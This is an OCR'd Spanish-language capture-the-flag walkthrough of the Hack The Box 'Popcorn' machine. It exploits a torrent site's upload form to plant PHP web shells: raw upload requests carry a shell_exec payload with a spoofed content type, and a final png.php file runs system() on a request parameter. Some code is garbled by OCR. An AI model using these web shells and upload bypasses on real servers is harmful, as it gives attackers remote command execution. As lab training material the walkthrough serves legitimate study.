
```
HTTP/1.1 200 OK
Date: Tue, 25 Jun 2024 10:34:41 GMT
Server: Apache/2.2.12 (Ubuntu)
X-Powered-By: PHP/5.2.10-2ubuntu6.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4545
Connection: close
Content-Type: text/html

<?xml version="1.0" encoding="iso-8859-1"?>
  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
  "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
  <html xmlns="http://www.w3.org/1999/xhtml">



    <head>
      <meta http-equiv="content-type" content="text/html; charset=iso-8859-1" />
      <link rel="stylesheet" href="http://popcorn.htb/torrent/templates/layout.css" type="
      text/css" />
      <link rel="stylesheet" href="http://popcorn.htb/torrent/templates/colours.css" type="
      text/css" title="Default"/>
      <link rel="stylesheet" href="http://popcorn.htb/torrent/templates/tabcss.css" type="
      text/css"/>

```

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	12
Request cookies	4
Request headers	13
Response headers	10


Aqui podemos pensar que como es el contten-type php no dej avamos a comprobar si con el content type de torrent conseguimos ejecutar el cmd

Vamos al repeater y ponemos esto




```
POST /torrent/torrents.php?mode=upload HTTP/1.1
Host: popcorn.htb
Content-Length: 1328
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://popcorn.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrBBEctsu4yLAu869
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Referer: http://popcorn.htb/torrent/torrents.php?mode=upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: /torrent/login.php=; saveit_1=0; saveit_0=4; PHPSESSID=9e62709a426ef0cb3b9e4dc34b30eb20
Connection: close

------WebKitFormBoundaryrBBEctsu4yLAu869
Content-Disposition: form-data; name="torrent"; filename="cmd.php"
Content-Type: application/x-bittorrent

?php
  echo "<pre>" shell_exec{$_REQUEST['cmd']} . "</pre>";
?>

------WebKitFormBoundaryrBBEctsu4yLAu869
Content-Disposition: form-data; name="filename"

dfg
------WebKitFormBoundaryrBBEctsu4yLAu869
Content-Disposition: form-data; name="type"

3
------WebKitFormBoundaryrBBEctsu4yLAu869
Content-Disposition: form-data; name="subtype"

19
------WebKitFormBoundaryrBBEctsu4yLAu869
Content-Disposition: form-data; name="user_id"


```

Lo que vemos aqui es la salida de php para que pueda ejecutar la shell que nosotros le pedimos en el archivo que es el whoami



```
<?php
        system("whoami");
?>
```


Y como vemos no funciona se deberia intetnar ya que muchar veces los desaroolladores hacen solo una verificacion del conten type



```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://popcorn.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrBBEctsu4yLAu869
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Referer: http://popcorn.htb/torrent/torrents.php?mode=upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: /torrent/login.php=; saveit_1=0; saveit_0=4; PHPSESSID=9e62709a426ef0cb3b9e4dc34b30eb20
Connection: close

------WebKitFormBoundaryrBBEctsu4yLAu869
Content-Disposition: form-data; name="torrent"; filename="cmd.php"
Content-Type: application/x-bittorrent

?php
 echo "<pre>" shell_exec{$_REQUEST['cmd']} . "</pre>";
?>

------WebKitFormBoundaryrBBEctsu4yLAu869
Content-Disposition: form-data; name="filename"

dfg
------WebKitFormBoundaryrBBEctsu4yLAu869
Content-Disposition: form-data; name="type"

3
------WebKitFormBoundaryrBBEctsu4yLAu869
Content-Disposition: form-data; name="subtype"

19
------WebKitFormBoundaryrBBEctsu4yLAu869
Content-Disposition: form-data; name="user_id"


------WebKitFormBoundaryrBBEctsu4yLAu869
Content-Disposition: form-data; name="anonymous2"
```

This is not a valid torrent file

Subimos un torrent de verdad




- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other.**.
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent	Browse... Thin_Lizzy_-_Discography_[...luxe]_(1971-2013).torrent
Optional name	asdsda
Category	Music
Subcategory	Hip Hop
Description	adsdasdasd
Tracker requires registration	○ Yes ● No
Post Annoymous	○ Yes ● No

Rendertime: 0.005
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by Torrent Hoster


Yba ver subido tendremos esto



asdsda

Download	asdsda
Uploaded By	manu
Category	Music
Size	3.69 GB
Seeds	0
Peers	0
Finished	
Update Stats	Update Stats
Tracked By	udp://tracker.coppersurfer.tk:6969/announce
Added	2024-06-25 14:19:26
Last Update	0000-00-00 00:00:00
Comment	adsdasdasd
Screenshots	

Y podremos poner cualquier screenshots pues aqui esta el vector de ataque ya que cuando actualizamos la imagen por otra se sube aqui




Index of /torrent/upload

Name	Last modified	Size	Description
Parent Directory		-	
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80

Le damos a editar y no sale esto



Download

Download	asdsda
Uploaded By	manu
Category	Music
Size	3.69 GB
Seeds	0
Peers	0
Finished	
Update Stats	Update Stats
Tracked By	udp://tracker.coppersurfer.tk:6969/announce
Added	2024-06-25 14:19:26
Last Update	0000-00-00 00:00:00
Comment	adsdasdasd

Screenshots No Screenshot

Edit this torrent

+ Files

Comments (0)

Mozilla Firefox

popcorn.htb/torrent/edit.php?mode=edit&id=8a134075d512dc5610ddae9a

Torrent Name	asdsda
Hash	8a134075d512dc5610ddae9a2d782e4729dfcb4a
Category	Music
Subcategory	Hip Hop
Description	adsdasdasd
Tracker requires registration	○ Yes ● No

Update

Filename:

Update Screenshot Browse… No file selected.

Submit Screenshot

Allowed types : jpg, jpeg, gif, png. *


Max Size : 100kb

Please note that you are allow to upload only one screenshot per torrent.

If you already have existing screenshot, it will automatically replace by uploading new one.


* = Does not work on IE browser yet. Please use other browsers to upload screenshots.

Con ello vamos a crear un archivo png.php para que ejecute el comando cmd que nosotros le pidamos




```
GNU nano 7.2                              writeup.png.php *
<?php echo
system($_GET[‘cmd’]);
?>
```

